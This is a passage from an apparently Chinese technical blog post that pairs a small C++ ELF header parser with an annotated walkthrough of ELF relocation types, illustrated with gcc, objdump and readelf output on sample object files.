    vsprintf(szTmp, pszFormat, args);

    of << szTmp << endl;

    va_end(args);
}

bool ParseELF(unsigned char * pData)
{
    Elf32_Ehdr * pELFHdr = (Elf32_Ehdr *)pData;

    if (!(    (pELFHdr->e_ident[0] == 0x7F) &&
        (pELFHdr->e_ident[1] == 'E') &&
        (pELFHdr->e_ident[2] == 'L') &&
        (pELFHdr->e_ident[3] == 'F')    )) {
        Say("非 ELF 格式文件或者文件已被破坏。");
        return false;
    }

    Say("\r\n\r\n---------- ELF Header ----------\r\n");
    Say("e_ident      %10Xh, ", pELFHdr->e_ident[0]);
    Say("\"%c", pELFHdr->e_ident[1]);
    Say("%c", pELFHdr->e_ident[2]);
```

```
Say("%c\", ", pELFHdr->e_ident[3]);
Say("%xh, ", pELFHdr->e_ident[4]);
Say("%xh, ", pELFHdr->e_ident[5]);
Say("%xh, ...\r\n", pELFHdr->e_ident[6]);
Say("e_type       %10d     %s\r\n", pELFHdr->e_type, pELFHdr->e_type > 4 ? "Processor-specific" : sz_desc_e_type[pELFHdr->e_type]);
Say("e_machine    %10d     %s\r\n", pELFHdr->e_machine, sz_desc_e_machine[pELFHdr->e_machine]);
Say("e_version    %10d\r\n", pELFHdr->e_version);
Say("e_entry      %10X H     %s\r\n", pELFHdr->e_entry, sz_desc_e_entry);
Say("e_phoff      %10X H\r\n", pELFHdr->e_phoff);
Say("e_shoff      %10X H\r\n", pELFHdr->e_shoff);
Say("e_flags      %10d\r\n", pELFHdr->e_flags);
Say("e_ehsize     %10X H\r\n", pELFHdr->e_ehsize);
Say("e_phentsize  %10X H\r\n", pELFHdr->e_phentsize);
Say("e_phnum      %10d\r\n", pELFHdr->e_phnum);
Say("e_shentsize  %10X H\r\n", pELFHdr->e_shentsize);
Say("e_shnum      %10X H\r\n", pELFHdr->e_shnum);
Say("e_shstrndx   %10X H\r\n", pELFHdr->e_shstrndx);

Elf32_Phdr * pPHdr = (Elf32_Phdr *)(pData + pELFHdr->e_phoff);
for(int i=0; i < pELFHdr->e_phnum; i++,pPHdr++){
    Say("\r\n------------ Program Header %d ------------\r\n\r\n", i);
    Say("p_type       %10X H     %s\r\n", pPHdr->p_type, pPHdr->p_type > 6 ? "PT_??PROC" : sz_desc_p_type[pPHdr->p_type]);
    Say("p_offset     %10X H\r\n", pPHdr->p_offset);
    Say("p_vaddr      %10X H\r\n", pPHdr->p_vaddr);
    Say("p_paddr      %10X H\r\n", pPHdr->p_paddr);
    Say("p_filesz     %10X H\r\n", pPHdr->p_filesz);
    Say("p_memsz      %10X H\r\n", pPHdr->p_memsz);
    Say("p_flags      %10X H\r\n", pPHdr->p_flags);
```

```
        Say("p_align      %10X H\r\n", pPHdr->p_align);
    }

    char * pStrTable;    // 用以取得每个 section 的名字
    Elf32_Shdr * pSHdrStrTab = (Elf32_Shdr *)(pData + pELFHdr->e_shoff) + pELFHdr->e_shstrndx;
    pStrTable = (char *)(pData + pSHdrStrTab->sh_offset);

    Elf32_Shdr * pSHdr = (Elf32_Shdr *)(pData + pELFHdr->e_shoff);
    for(int i=0; i < pELFHdr->e_shnum; i++,pSHdr++){
        Say("\r\n---------- Section Header %d ----------\r\n\r\n", i);
        Say("sh_name      %10X H    %s\r\n", pSHdr->sh_name, pStrTable + pSHdr->sh_name);
        Say("sh_type      %10X H    %s\r\n", pSHdr->sh_type, pSHdr->sh_type > 11 ? "??" : sz_desc_sh_type[pSHdr->sh_type]);
        Say("sh_flags     %10X H    %s\r\n", pSHdr->sh_flags, pSHdr->sh_flags > 7 ? "SHF_MASKPROC" : sz_desc_sh_flags[pSHdr->sh_flags]);
        Say("sh_addr      %10X H    %s\r\n", pSHdr->sh_addr, sz_desc_sh_addr);
        Say("sh_offset    %10X H    %s\r\n", pSHdr->sh_offset, sz_desc_sh_offset);
        Say("sh_size      %10X H\r\n", pSHdr->sh_size);
        Say("sh_link      %10X H\r\n", pSHdr->sh_link);
        Say("sh_info      %10X H\r\n", pSHdr->sh_info);
        Say("sh_addralign %10X H\r\n", pSHdr->sh_addralign);
        Say("sh_entsize   %10X H\r\n", pSHdr->sh_entsize);
    }

    Say("\r\n---------------------------------------\r\n\r\n");

    return true;
}

void Usage()
```

```
{
    cout << "Usage: elf filename" << endl;
    return;
}

int main(int argc, char** argv)
{
    if(argc != 2)
    {
        Usage();
        return 1;
    }

    ifstream inFile;

    inFile.open(argv[1], ios::binary);

        if (!inFile.is_open())
        {
           cout << "open the file failed" << endl;
           return 1;
        }

    //取得文件的大小
    inFile.seekg(0, ios::end);

    int length = inFile.tellg();
```

```
    cout << "the file length is: " << length / 1024 << "." << length % 1024 << "KB" << endl;

    char* pBuf = (char*)malloc(length);

    //将文件指针定到文件开始处
    inFile.seekg(0, ios::beg);

    inFile.read(pBuf, length);

    cout << "read count: " << inFile.gcount() << endl;

    outFile.open("result.txt");

    if(ParseELF((unsigned char*)pBuf))
        cout << "parse the file successfully, the result is saved into the file-result.txt !" << endl;

    free(pBuf);
    inFile.close();
    outFile.close();

    return 0;
}


//////////////////////elf.h//////////////////////////////
//    Name          Size Alignment    Purpose
//    ====         ==== =========    =======
//    Elf32_Addr      4       4       Unsigned program address
```

```
//    Elf32_Half      2       2       Unsigned medium integer
//    Elf32_Off       4       4       Unsigned file offset
//    Elf32_Sword     4       4       Signed large integer
//    Elf32_Word      4       4       Unsigned large integer
//    unsigned char   1       1       Unsigned small integer

    typedef    unsigned int    DWORD;
    typedef    unsigned short    WORD;

    typedef    DWORD    Elf32_Addr;
    typedef    WORD    Elf32_Half;
    typedef    DWORD    Elf32_Off;
    typedef    DWORD    Elf32_Sword;
    typedef    DWORD    Elf32_Word;

#define EI_NIDENT       16

    // ELF header
    typedef struct {
        unsigned char       e_ident[EI_NIDENT];
        Elf32_Half          e_type;
                    //    e_type
                    //
                    //    该成员确定该 object 的类型。
                    //
                    //    Name        Value   Meaning
                    //    ====        =====   =======
                    //    ET_NONE         0   No file type
```

```
        //    ET_REL         1   Relocatable file
        //    ET_EXEC        2   Executable file
        //    ET_DYN         3   Shared object file
        //    ET_CORE        4   Core file
        //    ET_LOPROC   0xff00   Processor-specific
        //    ET_HIPROC   0xffff   Processor-specific

Elf32_Half        e_machine;
        //    e_machine
        //
        //    该成员变量指出了运行该程序需要的体系结构。
        //
        //    Name      Value   Meaning
        //    ====      =====   =======
        //    EM_NONE       0   No machine
        //    EM_M32        1   AT&T WE 32100
        //    EM_SPARC      2   SPARC
        //    EM_386        3   Intel 80386
        //    EM_68K        4   Motorola 68000
        //    EM_88K        5   Motorola 88000
        //    EM_860        7   Intel 80860
        //    EM_MIPS       8   MIPS RS3000

Elf32_Word        e_version;
        //    e_version
        //
        //    这个成员确定 object 文件的版本。
        //
```

```
        //  Name        Value   Meaning
        //  ====        =====   =======
        //  EV_NONE         0   Invalid version
        //  EV_CURRENT      1   Current version

Elf32_Addr      e_entry;
        //  该成员是系统第一个传输控制的虚拟地址，在那启动进程。
        //  假如文件没有如何关联的入口点，该成员就保持为 0。

Elf32_Off       e_phoff;
        //  该成员保持着程序头表（program header table）在文件中的偏移量(以字节计数)。
        //  假如该文件没有程序头表的的话，该成员就保持为 0。

Elf32_Off       e_shoff;
        //  该成员保持着 section 头表（section header table）在文件中的偏移量(以字节计数)。
        //  假如该文件没有 section 头表的的话，该成员就保持为 0。

Elf32_Word      e_flags;
        //  该成员保存着相关文件的特定处理器标志。
        //  flag 的名字来自于 EF_<machine>_<flag>。看下机器信息“Machine Information”部分的 flag 的定义。

Elf32_Half      e_ehsize;
        //  该成员保存着 ELF 头大小(以字节计数)。

Elf32_Half      e_phentsize;
        //  该成员保存着在文件的程序头表（program header table）中一个入口的大小
        //  (以字节计数)。所有的入口都是同样的大小。
```

```
    Elf32_Half        e_phnum;
            //    该成员保存着在程序头表中入口的个数。
            //    因此，e_phentsize 和 e_phnum 的乘机就是表的大小(以字节计数).
            //    假如没有程序头表（program header table），e_phnum 变量为 0。

    Elf32_Half        e_shentsize;
            //    该成员保存着 section 头的大小(以字节计数)。
            //    一个 section 头是在 section 头表(section header table)的一个入口；
            //    所有的入口都是同样的大小。

    Elf32_Half        e_shnum;
            //    该成员保存着在 section header table 中的入口数目。
            //    因此，e_shentsize 和 e_shnum 的乘积就是 section 头表的大小(以字节计数)。
            //    假如文件没有 section 头表，e_shnum 值为 0。

    Elf32_Half        e_shstrndx;
            //    该成员保存着跟 section 名字字符表相关入口的 section 头表(section header table)索引。
            //    假如文件中没有 section 名字字符表，该变量值为 SHN_UNDEF。
            //    更详细的信息 看下面“Sections”和字符串表(“String Table”) 。

} Elf32_Ehdr;

char sz_desc_e_type[][128] = {    "No file type",
                                  "Relocatable file",
                                  "Executable file",
                                  "Shared object file",
                                  "Core file"
                                  };
```

```
char sz_desc_e_machine[][128] = {"No mach", "AT&T", "SPARC", "80386", "Motorola 68", "Motorola 88", "Unknown", "8086", "MIPS"};

char sz_desc_e_entry[] = "Entry point.";


// Program Header
typedef struct {
    Elf32_Word p_type;
            //    Name            Value
            //    ====           =====
            //    PT_NULL            0
            //    PT_LOAD            1
            //    PT_DYNAMIC         2
            //    PT_INTERP          3
            //    PT_NOTE            4
            //    PT_SHLIB           5
            //    PT_PHDR            6
            //    PT_LOPROC    0x70000000
            //    PT_HIPROC    0x7fffffff

    Elf32_Off   p_offset;
            //    该成员给出了该段的驻留位置相对于文件开始处的偏移。

    Elf32_Addr p_vaddr;
            //    该成员给出了该段在内存中的首字节地址。

    Elf32_Addr p_paddr;
```

```
    Elf32_Word p_filesz;
        //    文件映像中该段的字节数；它可能是 0 。

    Elf32_Word p_memsz;
        //    内存映像中该段的字节数；它可能是 0 。

    Elf32_Word p_flags;

    Elf32_Word p_align;
        //    该成员给出了该段在内存和文件中排列值。
        //    0 和 1 表示不需要排列。否则， p_align 必须为正的 2 的幂，
        //    并且 p_vaddr 应当等于 p_offset 模 p_align 。


} Elf32_Phdr;


char sz_desc_p_type[][128] = {"PT_NULL", "PT_LOAD", "PT_DYNAMIC", "PT_INTERP", "PT_NOTE", "PT_SHLIB", "PT_PHDR"};

// Section Header
typedef struct {
    Elf32_Word sh_name;
        //    该成员指定了这个 section 的名字。
        //    它的值是 section 报头字符表 section 的索引。[看以下的“String Table”]，以 NULL 空字符结束。

    Elf32_Word sh_type;
        //    Section Types, sh_type
```

```
//  ---------------------------
//  Name             Value    Description
//  ====             =====    ============
//  SHT_NULL             0    该值表明该 section 头是无效的；它没有相关的 section。
//  SHT_PROGBITS         1    该 section 保存被程序定义了的一些信息，它的格式和意义取决于程序本身。
//  SHT_SYMTAB           2    该 sections 保存着一个符号表（symbol table）。
//  SHT_STRTAB           3    该 section 保存着一个字符串表。
//  SHT_RELA             4    该 section 保存着具有明确加数的重定位入口。
//  SHT_HASH             5    该标号保存着一个标号的哈希(hash)表。
//  SHT_DYNAMIC          6    该 section 保存着动态连接的信息。
//  SHT_NOTE             7    该 section 保存着其他的一些标志文件的信息。
//  SHT_NOBITS           8    该类型的 section 在文件中不占空间，但是类似 SHT_PROGBITS。
//  SHT_REL              9    该 section 保存着重定位的入口。
//  SHT_SHLIB           10    该 section 类型保留但语意没有指明。包含这个类型的 section 的程序是不符合 ABI 的。
//  SHT_DYNSYM          11    该 sections 保存着一个符号表（symbol table）。
//  SHT_LOPROC      0x70000000    在这范围之间的值为特定处理器语意保留的。
//  SHT_HIPROC      0x7fffffff    在这范围之间的值为特定处理器语意保留的。
//  SHT_LOUSER      0x80000000    该变量为应用程序保留的索引范围的最小边界。
//  SHT_HIUSER      0xffffffff    该变量为应用程序保留的索引范围的最大边界。


Elf32_Word sh_flags;
//  Section Attribute Flags, sh_flags
//  ---------------------------------
//  Name             Value    Description
//  ====             =====    ============
//  SHF_WRITE          0x1    该 section 包含了在进程执行过程中可被写的数据。
//  SHF_ALLOC          0x2    该 section 在进程执行过程中占据着内存。
```

```
        //    SHF_EXECINSTR        0x4     该 section 包含了可执行的机器指令。
        //    SHF_MASKPROC    0xf0000000    所有的包括在这掩码中的位为特定处理语意保留的。

Elf32_Addr sh_addr;
        //    假如该 section 将出现在进程的内存映象空间里，该成员给出了一个该 section 在内存中的位置。否则，该变量为 0。

Elf32_Off   sh_offset;
        //    该成员变量给出了该 section 的字节偏移量(从文件开始计数)。

Elf32_Word sh_size;
        //    该成员给你了 section 的字节大小。

Elf32_Word sh_link;
        //    该成员保存了一个 section 报头表的索引连接，它的解释依靠该 section 的类型。
        //    更多信息参见表"sh_link and sh_info Interpretation"

Elf32_Word sh_info;
        //    该成员保存着额外的信息，它的解释依靠该 section 的类型。

        //    sh_link and sh_info Interpretation

        //    ----------------------------------------------------------------------------
        //    sh_type        sh_link                    sh_info
        //    =======       =======                    =======
        //    SHT_DYNAMIC    The section header index of      0
        //                the string table used by
        //                entries in the section.
        //    ----------------------------------------------------------------------------
```

```
        //    SHT_HASH       The section header index of      0
        //                   the symbol table to which the
        //                   hash table applies.
        //    ----------------------------------------------------------------------
        //    SHT_REL        The section header index of      The section header index of
        //    SHT_RELA       the associated symbol table.     the section to which the
        //                                                    relocation applies.
        //    ----------------------------------------------------------------------
        //    SHT_SYMTAB     The section header index of      One greater than the symbol
        //    ----------------------------------------------------------------------
        //    SHT_DYNSYM     the associated string table.     table index of the last local
        //                   symbol (binding STB_LOCAL).
        //    ----------------------------------------------------------------------
        //    other          SHN_UNDEF                        0
        //    ----------------------------------------------------------------------


    Elf32_Word sh_addralign;
        //    一些 sections 有地址对齐的约束。

    Elf32_Word sh_entsize;
        //    一些 sections 保存着一张固定大小入口的表，就象符号表。
        //    对于这样一个 section 来说，该成员给出了每个入口的字节大小。
        //    如果该 section 没有保存着一张固定大小入口的表，该成员就为 0。
} Elf32_Shdr;


char sz_desc_sh_type[][128] = {    "SHT_NULL", "SHT_PROGBITS", "SHT_SYMTAB", "SHT_STRTAB",
```

```
                                "SHT_RELA", "SHT_HASH", "SHT_DYNAMIC", "SHT_NOTE",
                                "SHT_NOBITS", "SHT_REL", "SHT_SHLIB", "SHT_DYNSYM"};
    char sz_desc_sh_flags[][128] = {"Unknown", "SHF_WRITE", "SHF_ALLOC", "SHF_WRITE & SHF_ALLOC", "SHF_EXECINSTR",
                                "SHF_WRITE & SHF_ALLOC", "SHF_ALLOC & SHF_EXECINSTR",
                                "SHF_WRITE & SHF_ALLOC & SHF_EXECINSTR"};

    char sz_desc_sh_addr[] = "Position in Mem.";

    char sz_desc_sh_offset[] = "Position in file.";
```

http://blog.163.com/ecy_fu/blog/static/4445126200921010381895/

ELF 重定位类型分析(1-3，总结)加评版

ELF 文件执行过程中，重定位和动态链接是两个重要的步骤；

本文原文描述了重定位类型对应的原 C 程序的语句情景，和重定位类型指示 linker editor 和 dynamic llinker 尤其是前者所做的重定位修正. 可以做为 ELF File Format 文章的辅助研究文章. 熟悉重定位，对于了解动态链接有重要的意义；特别是了解了 R_386_GLOB_DAT 和 R_386_JMP_SLOT 两个类型后，加上 PLT 和 GOT，动态链接也就有基本轮廓了.

本加评版参考 ELF File Format 对一些细节做了评注，增加了 R_386_JMP_SLOT 重定位类型的描述，增加了对动态链接的描述，加上.plt 和.got.plt 的关系，动态链接的行为就可以把握了.

为了便于分析，把原文中分析使用的附件文件内容提前，小部分内容做了调整.

随着编译器的发展，编译出的实际的 ELF 的节区也有了小量改变，如.rel.plt / .rel.dyn / .got.plt 等

一些基础知识，可以参考经典老牌：<<linker and loaders>>

重定位过程涉及的点：

对目标文件，绝大部分是根据.rel.text 对.text 做重定文，其余还有.data / .rodata / ...等

对可执行文件和共享库文件主要是根据.rel.dyn / .rel.plt 对访问.got 和.plt 的代码做修正，使对绝对地址符号的引用都集中到.got / .got.plt 中，使 GOT 执行逻辑之前都是位置无关代码.

原文链接：http://blog.chinaunix.net/uid-725631-id-253156.html

重定位类型分析(1-3，总结)

重定位目标文件:位置相关 gcc -c 1.c -o 1.o
PIC 重定位目标文件:位置无关 gcc -fPIC -c 1.c -o 1.o
静态库文件:多个重定位目标文件的集合 ar c lib.a 1.o 2.o
共享库:动态链接库 ld -shared 1.o -o 1.so
可执行文件:静态链接 gcc 2.o 1.o -o 3 or gcc 2.o lib.a -o 3
可执行文件:动态链接 gcc 2.o 1.so -o 3

重定位分两个步骤
目标文件中的重定位信息,指导 ld 如何连接时重定位(静态)
可执行文件中的重定位信息，指导/lib/ld-linux.so.2 如何执行时重定位(动态)

重定位类型解析(1)

由于是重定位目标文件，所以 Offset 是相对于节的偏移。.rel.text 说明要重定位的节是.text.
找节表,.rel.text 节的 Info 指向 1 节，即.text.(可发现 Addr 全 0)

Info 字段分成两部分，第八位为重定位类型，高 24 位为符号表索引，据此可找到重定位的符号。这里的符号表是.symtab.

附件 1

1.c.txt

```
[root@proxy ~/3]# cat 1.c
#include <stdio.h>

char *s="hello World!\n";
char *t="abc\n";

void f()
{
printf(s);
}

void g()
{
printf(t);
}
[root@proxy ~/3]# gcc -c 1.c -o 1.o

[root@proxy ~/3]# objdump -dj .text 1.o
```

```
1.o:     file format elf32-i386

Disassembly of section .text:

00000000 <f>:
   0:   55                      push   %ebp
   1:   89 e5                   mov    %esp,%ebp
   3:   83 ec 08                sub    $0x8,%esp
   6:   83 ec 0c                sub    $0xc,%esp
   9:   ff 35 00 00 00 00       pushl  0x0
   f:   e8 fc ff ff ff          call   10 <f+0x10>
  14:   83 c4 10                add    $0x10,%esp
  17:   c9                      leave
  18:   c3                      ret
  19:   8d 76 00                lea    0x0(%esi),%esi

0000001c <g>:
  1c:   55                      push   %ebp
  1d:   89 e5                   mov    %esp,%ebp
  1f:   83 ec 08                sub    $0x8,%esp
  22:   83 ec 0c                sub    $0xc,%esp
  25:   ff 35 00 00 00 00       pushl  0x0
  2b:   e8 fc ff ff ff          call   2c <g+0x10>
  30:   83 c4 10                add    $0x10,%esp
  33:   c9                      leave
  34:   c3                      ret
  35:   8d 76 00                lea    0x0(%esi),%esi

[root@proxy ~/3]# readelf -a 1.o
```

ELF Header:

```
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              REL (Relocatable file)
  Machine:                           Intel 80386
  Version:                           0x1
  Entry point address:               0x0
  Start of program headers:          0 (bytes into file)
  Start of section headers:          296 (bytes into file)
  Flags:                             0x0
  Size of this header:               52 (bytes)
  Size of program headers:           0 (bytes)
  Number of program headers:         0
  Size of section headers:           40 (bytes)
  Number of section headers:         12
  Section header string table index: 9
```

Section Headers:

```
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
  [ 0]                   NULL            00000000 000000 000000 00      0   0  0
  [ 1] .text             PROGBITS        00000000 000034 000038 00  AX  0   0  4
  [ 2] .rel.text         REL             00000000 00040c 000020 08      10   1  4
  [ 3] .data             PROGBITS        00000000 00006c 000008 00  WA  0   0  4
  [ 4] .rel.data         REL             00000000 00042c 000010 08      10   3  4
  [ 5] .bss              NOBITS          00000000 000074 000000 00  WA  0   0  4
```

```
  [ 6] .note             NOTE            00000000 000074 000014 00      0   0  1
  [ 7] .rodata           PROGBITS        00000000 000088 000013 00   A  0   0  1
  [ 8] .comment          PROGBITS        00000000 00009b 000036 00      0   0  1
  [ 9] .shstrtab         STRTAB          00000000 0000d1 000057 00      0   0  1
  [10] .symtab           SYMTAB          00000000 000308 0000e0 10     11   9  4
  [11] .strtab           STRTAB          00000000 0003e8 000023 00      0   0  1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings)
  I (info), L (link order), G (group), x (unknown)
  O (extra OS processing required) o (OS specific), p (processor specific)

There are no program headers in this file.

There is no dynamic segment in this file.

Relocation section '.rel.text' at offset 0x40c contains 4 entries:
 Offset     Info    Type            Symbol's Value  Symbol's Name
0000000b  00901 R_386_32            00000000   s
00000010  00c02 R_386_PC32          00000000   printf
00000027  00a01 R_386_32            00000004   t
0000002c  00c02 R_386_PC32          00000000   printf

Relocation section '.rel.data' at offset 0x42c contains 2 entries:
 Offset     Info    Type            Symbol's Value  Symbol's Name
00000000  00601 R_386_32            00000000   .rodata
00000004  00601 R_386_32            00000000   .rodata

There are no unwind sections in this file.
```

Symbol table '.symtab' contains 14 entries:

Num:	Value	Size	Type	Bind	Vis	Ndx	Name
0:	00000000	0	NOTYPE	LOCAL	DEFAULT	UND	
1:	00000000	0	FILE	LOCAL	DEFAULT	ABS	1.c
2:	00000000	0	SECTION	LOCAL	DEFAULT	1	
3:	00000000	0	SECTION	LOCAL	DEFAULT	3	
4:	00000000	0	SECTION	LOCAL	DEFAULT	5	
5:	00000000	0	NOTYPE	LOCAL	DEFAULT	1	gcc2_compiled.
6:	00000000	0	SECTION	LOCAL	DEFAULT	7	
7:	00000000	0	SECTION	LOCAL	DEFAULT	6	
8:	00000000	0	SECTION	LOCAL	DEFAULT	8	
9:	00000000	4	OBJECT	GLOBAL	DEFAULT	3	s
10:	00000004	4	OBJECT	GLOBAL	DEFAULT	3	t
11:	00000000	25	FUNC	GLOBAL	DEFAULT	1	f
12:	00000000	0	NOTYPE	GLOBAL	DEFAULT	UND	printf
13:	0000001c	25	FUNC	GLOBAL	DEFAULT	1	g

No version information found in this file.

附件 2

3.c.txt

```
[root@proxy ~/3]# cat 3.c
void f();

int main()
{
f();
```

```
g();
return 0;
}
[root@proxy ~/3]# gcc -c 3.c -o 3.o
[root@proxy ~/3]# objdump -dj .text 3.o

3.o:     file format elf32-i386

Disassembly of section .text:

00000000 <main>:
   0:   55                      push   %ebp
   1:   89 e5                   mov    %esp,%ebp
   3:   83 ec 08                sub    $0x8,%esp
   6:   e8 fc ff ff ff          call   7 <main+0x7>
   b:   e8 fc ff ff ff          call   c <main+0xc>
  10:   b8 00 00 00 00          mov    $0x0,%eax
  15:   c9                      leave
  16:   c3                      ret
  17:   90                      nop
[root@proxy ~/3]# readelf -a 3.o
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              REL (Relocatable file)
```

```
  Machine:                           Intel 80386
  Version:                           0x1
  Entry point address:               0x0
  Start of program headers:          0 (bytes into file)
  Start of section headers:          220 (bytes into file)
  Flags:                             0x0
  Size of this header:               52 (bytes)
  Size of program headers:           0 (bytes)
  Number of program headers:         0
  Size of section headers:           40 (bytes)
  Number of section headers:         10
  Section header string table index: 7

Section Headers:
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
  [ 0]                   NULL            00000000 000000 000000 00      0   0  0
  [ 1] .text             PROGBITS        00000000 000034 000018 00  AX  0   0  4
  [ 2] .rel.text         REL             00000000 00033c 000010 08      8   1  4
  [ 3] .data             PROGBITS        00000000 00004c 000000 00  WA  0   0  4
  [ 4] .bss              NOBITS          00000000 00004c 000000 00  WA  0   0  4
  [ 5] .note             NOTE            00000000 00004c 000014 00      0   0  1
  [ 6] .comment          PROGBITS        00000000 000060 000036 00      0   0  1
  [ 7] .shstrtab         STRTAB          00000000 000096 000045 00      0   0  1
  [ 8] .symtab           SYMTAB          00000000 00026c 0000b0 10      9   8  4
  [ 9] .strtab           STRTAB          00000000 00031c 00001d 00      0   0  1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings)
  I (info), L (link order), G (group), x (unknown)
  O (extra OS processing required) o (OS specific), p (processor specific)
```

There are no program headers in this file.

There is no dynamic segment in this file.

Relocation section '.rel.text' at offset 0x33c contains 2 entries:

Offset	Info	Type	Symbol's Value	Symbol's Name
00000007	00902	R_386_PC32	00000000	f
0000000c	00a02	R_386_PC32	00000000	g

There are no unwind sections in this file.

Symbol table '.symtab' contains 11 entries:

Num:	Value	Size	Type	Bind	Vis	Ndx	Name
0:	00000000	0	NOTYPE	LOCAL	DEFAULT	UND	
1:	00000000	0	FILE	LOCAL	DEFAULT	ABS	3.c
2:	00000000	0	SECTION	LOCAL	DEFAULT	1	
3:	00000000	0	SECTION	LOCAL	DEFAULT	3	
4:	00000000	0	SECTION	LOCAL	DEFAULT	4	
5:	00000000	0	NOTYPE	LOCAL	DEFAULT	1	gcc2_compiled.
6:	00000000	0	SECTION	LOCAL	DEFAULT	5	
7:	00000000	0	SECTION	LOCAL	DEFAULT	6	
8:	00000000	23	FUNC	GLOBAL	DEFAULT	1	main
9:	00000000	0	NOTYPE	GLOBAL	DEFAULT	UND	f
10:	00000000	0	NOTYPE	GLOBAL	DEFAULT	UND	g

No version information found in this file.

附件 3

4.out.txt

```
 [root@proxy ~/3]# gcc 1.o 3.o -o 4
[root@proxy ~/3]# ./4
hello World!
abc
[root@proxy ~/3]# objdump -dj .text 4

4:     file format elf32-i386

Disassembly of section .text:

08048360 <_start>:
 8048360:       31 ed                   xor    %ebp,%ebp
 8048362:       5e                      pop    %esi
 8048363:       89 e1                   mov    %esp,%ecx
 8048365:       83 e4 f0                and    $0xfffffff0,%esp
 8048368:       50                      push   %eax
 8048369:       54                      push   %esp
 804836a:       52                      push   %edx
 804836b:       68 f0 84 04 08          push   $0x80484f0
 8048370:       68 e4 82 04 08          push   $0x80482e4
 8048375:       51                      push   %ecx
 8048376:       56                      push   %esi
 8048377:       68 98 84 04 08          push   $0x8048498
 804837c:       e8 ab ff ff ff          call   804832c <_init+0x48>
```

```
 8048381:       f4                   hlt
 8048382:       89 f6                mov    %esi,%esi

08048384 <call_gmon_start>:
 8048384:       55                   push   %ebp
 8048385:       89 e5                mov    %esp,%ebp
 8048387:       53                   push   %ebx
 8048388:       50                   push   %eax
 8048389:       e8 00 00 00 00           call   804838e <call_gmon_start+0xa>
 804838e:       5b                   pop    %ebx
 804838f:       81 c3 ca 11 00 00        add    $0x11ca,%ebx
 8048395:       8b 83 20 00 00 00        mov    0x20(%ebx),%eax
 804839b:       85 c0                test   %eax,%eax
 804839d:       74 02                je     80483a1 <call_gmon_start+0x1d>
 804839f:       ff d0                call   *%eax
 80483a1:       8b 5d fc             mov    0xfffffffc(%ebp),%ebx
 80483a4:       c9                   leave
 80483a5:       c3                   ret
 80483a6:       89 f6                mov    %esi,%esi
 80483a8:       90                   nop
 80483a9:       90                   nop
 80483aa:       90                   nop
 80483ab:       90                   nop
 80483ac:       90                   nop
 80483ad:       90                   nop
 80483ae:       90                   nop
 80483af:       90                   nop
```

```
080483b0 <__do_global_dtors_aux>:
 80483b0:       55                      push   %ebp
 80483b1:       89 e5                   mov    %esp,%ebp
 80483b3:       83 ec 08                sub    $0x8,%esp
 80483b6:       8b 15 38 95 04 08       mov    0x8049538,%edx
 80483bc:       85 d2                   test   %edx,%edx
 80483be:       75 49                   jne    8048409 <__do_global_dtors_aux+0x59>
 80483c0:       8b 15 34 95 04 08       mov    0x8049534,%edx
 80483c6:       8b 02                   mov    (%edx),%eax
 80483c8:       85 c0                   test   %eax,%eax
 80483ca:       74 1a                   je     80483e6 <__do_global_dtors_aux+0x36>
 80483cc:       8d 74 26 00             lea    0x0(%esi,1),%esi
 80483d0:       8d 42 04                lea    0x4(%edx),%eax
 80483d3:       a3 34 95 04 08          mov    %eax,0x8049534
 80483d8:       ff 12                   call   *(%edx)
 80483da:       8b 15 34 95 04 08       mov    0x8049534,%edx
 80483e0:       8b 0a                   mov    (%edx),%ecx
 80483e2:       85 c9                   test   %ecx,%ecx
 80483e4:       75 ea                   jne    80483d0 <__do_global_dtors_aux+0x20>
 80483e6:       b8 1c 83 04 08          mov    $0x804831c,%eax
 80483eb:       85 c0                   test   %eax,%eax
 80483ed:       74 10                   je     80483ff <__do_global_dtors_aux+0x4f>
 80483ef:       83 ec 0c                sub    $0xc,%esp
 80483f2:       68 44 95 04 08          push   $0x8049544
 80483f7:       e8 20 ff ff ff          call   804831c <_init+0x38>
 80483fc:       83 c4 10                add    $0x10,%esp
 80483ff:       b8 01 00 00 00          mov    $0x1,%eax
 8048404:       a3 38 95 04 08          mov    %eax,0x8049538
 8048409:       89 ec                   mov    %ebp,%esp
```

```
804840b:	5d                   	pop    %ebp
804840c:	c3                   	ret
804840d:	8d 76 00             	lea    0x0(%esi),%esi

08048410 <fini_dummy>:
8048410:	55                   	push   %ebp
8048411:	89 e5                	mov    %esp,%ebp
8048413:	83 ec 08             	sub    $0x8,%esp
8048416:	89 ec                	mov    %ebp,%esp
8048418:	5d                   	pop    %ebp
8048419:	c3                   	ret
804841a:	8d b6 00 00 00 00    	lea    0x0(%esi),%esi

08048420 <frame_dummy>:
8048420:	55                   	push   %ebp
8048421:	b8 0c 83 04 08       	mov    $0x804830c,%eax
8048426:	89 e5                	mov    %esp,%ebp
8048428:	83 ec 08             	sub    $0x8,%esp
804842b:	85 c0                	test   %eax,%eax
804842d:	74 15                	je     8048444 <frame_dummy+0x24>
804842f:	83 ec 08             	sub    $0x8,%esp
8048432:	68 44 96 04 08       	push   $0x8049644
8048437:	68 44 95 04 08       	push   $0x8049544
804843c:	e8 cb fe ff ff       	call   804830c <_init+0x28>
8048441:	83 c4 10             	add    $0x10,%esp
8048444:	89 ec                	mov    %ebp,%esp
8048446:	5d                   	pop    %ebp
8048447:	c3                   	ret
```

```
 8048448:       90                      nop
 8048449:       8d b4 26 00 00 00 00    lea    0x0(%esi,1),%esi

08048450 <init_dummy>:
 8048450:       55                      push   %ebp
 8048451:       89 e5                   mov    %esp,%ebp
 8048453:       83 ec 08                sub    $0x8,%esp
 8048456:       89 ec                   mov    %ebp,%esp
 8048458:       5d                      pop    %ebp
 8048459:       c3                      ret
 804845a:       8d b6 00 00 00 00       lea    0x0(%esi),%esi

08048460 <f>:
 8048460:       55                      push   %ebp
 8048461:       89 e5                   mov    %esp,%ebp
 8048463:       83 ec 08                sub    $0x8,%esp
